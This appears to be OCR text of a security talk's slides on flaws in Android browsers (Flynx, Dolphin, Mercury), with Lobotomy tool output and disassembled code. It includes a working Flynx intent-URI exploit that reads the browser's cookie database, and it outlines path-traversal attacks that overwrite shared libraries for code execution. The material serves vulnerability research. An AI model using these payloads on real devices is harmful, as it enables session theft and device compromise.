-rwxr-xr-x u0_a129  u0_a129       9496 2016-02-25 19:18 watch_server
```

WRITEABLE CODE

- The existence of writeable code stored in non-standard directories provides prime targets for `ZipInputStream` attacks
- This is what can turn an arbitrary write primitives into code execution



ANALYZING THE ATTACK SURFACE

- How do we figure out in an automated fashion whether or not a browser contains a given vulnerability
- Lobotomy - Android Reverse Engineering Framework and Toolkit
- Lobotomy's surgicalAPI allows to find vulnerable API implementations within the target browser
- This speeds up the process of performing a manual review for vulnerability identification

ANALYZING THE ATTACK SURFACE

- Intent URI scheme implementation in the Flynx Browser

```
[2016-03-10 11:29:15.346758] bowser
[2016-03-10 11:29:15.346763] hash
[2016-03-10 11:29:15.346768] runtime
[2016-03-10 11:29:15.346774] Enter 'quit' to exit
[2016-03-10 11:29:15.346780] Enter 'list' to show available modules
[2016-03-10 11:29:15.346787] Enter module: bowser
[2016-03-10 11:29:18.148635] Enter module: bowser
[2016-03-10 11:29:20.803632] Performing surgery ...
[2016-03-10 11:29:27.804906] Available bowser method: loadUrl
[2016-03-10 11:29:27.804954] Available bowser method: parseUri
```

Bowser Module

Found parseUri implementation

```
[2016-03-10 11:31:01.648379] Found: parseUri
[2016-03-10 11:31:01.648464] Class: Lcom/flynx/aD;
[2016-03-10 11:31:01.648479] Method: shouldOverrideUrlLoading
Lcom/flynx/aD;->shouldOverrideUrlLoading(Landroid/webkit/WebView; Ljava/lang/String;)Zpublic final
########## Method Information
Lcom/flynx/aD;->shouldOverrideUrlLoading(Landroid/webkit/WebView; Ljava/lang/String;)Z [access_flags=
########## Params
```

parseUri is called inside of shouldOverrideUrlLoading

ANALYZING THE ATTACK SURFACE

```
loc_14AA1A:                 # "intent://"
const-string/jumbo                  v3, aIntent_0
invoke-virtual                      {v11, v3}, <boolean String.startsWith(ref) imp. @ _def_String_startsWith@ZL>
move-result                         v3
if-eqz                              v3, loc_14AA50
```

Handle intent://

```
# try 0x14AA5E-0x14AA64:

loc_14AA5E:
invoke-static                       {v11, v4}, <ref Intent.parseUri(ref, int) imp. @ _def_Intent_parseUri@LLI>
move-result-object                  v4
invoke-virtual                      {v3, v4, v1}, <ref PackageManager.resolveActivity(ref, int) imp. @ _def_PackageManager_resolveActivity@LLI>
move-result-object                  v5
if-nez                              v5, loc_14AAA6
```

Call parseUri()

```
loc_14AAA6:                 # "android.intent.category.BROWSABLE"
const-string/jumbo                  v5, aAndroid_int_11
invoke-virtual                      {v4, v5}, <ref Intent.addCategory(ref) imp. @ _def_Intent_addCategory@LL>
const/4                             v5, 0
invoke-virtual                      {v4, v5}, <ref Intent.setComponent(ref) imp. @ _def_Intent_setComponent@LL>
new-instance                        v5, <t: StringBuilder>
invoke-direct                       {v5}, <void StringBuilder.<init>() imp. @ _def_StringBuilder__init_@V>
iget-object                         v6, this, stru_3A2B8
invoke-virtual                      {v6}, <ref Context.getPackageName() imp. @ _def_Context_getPackageName@L>
move-result-object                  v6
```

setComponent() can be bypassed with the SEL attribute

ANALYZING THE ATTACK SURFACE

- Do we have the rest of our needed primitives for exploitation?

```
(lobotomy) components
[2016-03-10 12:07:43.613244] Main Activity : com.flynx.MainActivity
[2016-03-10 12:07:43.613484] Activity : com.flynx.OpenLinkActivity
[2016-03-10 12:07:43.613497] Activity : com.flynx.AddToFlynxActivity
[2016-03-10 12:07:43.613505] Activity : com.flynx.MainActivity
[2016-03-10 12:07:43.613513] Activity : com.flynx.SettingsActivity
[2016-03-10 12:07:43.613520] Activity : com.flynx.ReadingModeActivity
[2016-03-10 12:07:43.613527] Activity : com.flynx.TutorialActivity
```

ReadModeActivity is private

```
String a = a(getIntent().getStringExtra("webArchivePath"));
String stringExtra = getIntent().getStringExtra("originalUrl");
if (a != null) {
    this.a.loadDataWithBaseURL("flynx://reader", a, "text/html", "utf-8", stringExtra);
    c.a("Article Opened").a();
} else {
```

Inside onCreate()

```
public class ReadingModeView extends WebView {
    private final Context a;
    private bx b;
    private ProgressBar c;
    private d d = null;
```

this.a = ReadingModeView

ANALYZING THE ATTACK SURFACE

- The `ReadingModeView` also includes another special attribute

```
        settings.setGeolocationDatabasePath(this.a.getCacheDir().getAbsolutePath());
        settings.setAllowFileAccess(true);
        settings.setDatabaseEnabled(true);
        settings.setSupportZoom(true);
        settings.setBuiltInZoomControls(true);
        settings.setDisplayZoomControls(false);
        settings.setAllowContentAccess(true);
        settings.setDefaultTextEncodingName("utf-8");
        if (b.a > 16) {
            settings.setAllowFileAccessFromFileURLs(true);
            settings.setAllowUniversalAccessFromFileURLs(true);
        }
    }
```

- **`setAllowUniversalAccessFromFileURLs()`**
  - .. whether JavaScript running in the context of a file scheme URL can access content from any origin ..

ANALYZING THE ATTACK SURFACE

- We can attack the Flynx Browser by forcing it to download a HTML document to the sdcard
- Next the browser will need to a page with an Intent scheme attack that includes an extra which points to the location of the previously downloaded HTML
- The HTML will include JavaScript that will load the browser's Cookie.db thanks to `setAllowUniversalAccessFromFileURLs()`

ANALYZING THE ATTACK SURFACE

intent.html

```
location.href="intent://#Intent;S.webArchivePath=/sdcard/
exploit.html;S.originalUrl=http://
www.google.com;SEL;component=com.flynx/.ReadingModeActivity;end";
```

```
var r = new XMLHttpRequest();

r.open('GET', 'file:///data/data/com.flynx/app_webview/Cookies');
```

exploit.html

ANALYZING THE ATTACK SURFACE

- Statically Lobotomy can also be used to identify `ZipInputStream` usage as well

```
[2016-03-10 12:36:30.015544] Enter method selection: list
[2016-03-10 12:36:47.192180] Available zip method: read
[2016-03-10 12:36:47.192240] Available zip method: close
[2016-03-10 12:36:47.192258] Available zip method: getInputStream
[2016-03-10 12:36:47.192273] Available zip method: entries
[2016-03-10 12:36:47.192287] Enter method selection: entries
```

```
[2016-03-10 12:36:50.740426] Found: entries
[2016-03-10 12:36:50.740444] Class: Lcom/mx/c/u;
[2016-03-10 12:36:50.740455] Method: b
```

VULNERABLE !

```
check-cast                  v0, <t: ZipEntry>
.line 144
new-instance                v4, <t: File>
invoke-virtual              {v0}, <ref ZipEntry.getName() imp. @ _def_ZipEntry_getName@L>
move-result-object          v5
invoke-direct               {v4, v1, v5}, <void File.<init>(ref, ref) imp. @ _def_File__init_@VLL_0>
.line 147
invoke-virtual              {v4}, <ref File.getParentFile() imp. @ _def_File_getParentFile@L>
move-result-object          v5
invoke-virtual              {v5}, <boolean File.mkdirs() imp. @ _def_File_mkdirs@Z>
.line 150
invoke-virtual              {v0}, <boolean ZipEntry.isDirectory() imp. @ _def_ZipEntry_isDirectory@Z>
move-result                 v5
```

EXPLOITATION TALE | THE DOLPHIN BROWSER

- Provided themes for the browser
- Themes were ZIP files with custom extensions
- Themes were downloaded over HTTP and written to the sdcard
- Browser contains a shared library called `libdolphin.so`
- `libdolphin.so` is writeable and stored in the browser's assets directory

EXPLOITATION TALE | THE DOLPHIN BROWSER

- Exploitation requires MITM of the theme download
- Injecting a crafted theme into the HTTP response
- The crafted theme contains a path traversal attack that will over overwrite `libdolphin.so` with a shared library that we created
- When the browser is restarted the overwritten `libdolphin.so` will load and execute our code

EXPLOITATION TALE | THE DOLPHIN BROWSER

EXPLOITATION TALE | THE MERCURY BROWSER

- The Mercury Browser is vulnerable to Intent URI scheme abuse
- This allowed the invocation of the `WFMActivity2` component
- The component enabled a custom WiFi transfer feature for backing browser content to the user's PC


EXPLOITATION TALE | THE MERCURY BROWSER

- The WiFi transfer feature is essentially a web server that the browser would spin up on the network address of the device
- The web server's implementation contains a directory traversal vulnerability in the following query string parameters
  - `/dodownload?fname=`
  - `/doupload?dir=`
- The web server hosts content from the sdcard, but with the directory traversal vulnerability, this allows read and write access to the browser's data directory

EXPLOITATION TALE | THE MERCURY BROWSER

- At this point we can now exfiltrate things like the browser's cookie database … but wait there is more!
- The Mercury Browser uses a third-party SDK called Vitamio, which supports playback for multiple video formats
- Upon launch of a video from within the browser, Vitamio generates shared libraries within browser's data directory that are readable and writable for all users on the device
- Since the web browser supports the HTTP POST method, we can use the directory traversal vulnerability to overwrite one of Vitamio's shared libraries to achieve code execution

EXPLOITATION TALE | THE MERCURY BROWSER



CONCLUSION

- Alternative Android browsers are littered with problems
- Popular browsers (Chrome, Firefox, Opera) are significantly more secure, but once upon a time they were also vulnerable
- Not only do the vulnerabilities presented today exist in a lot of alternative Android browsers, but also vulnerabilities that were very impactful throughout Android's history

THANKS!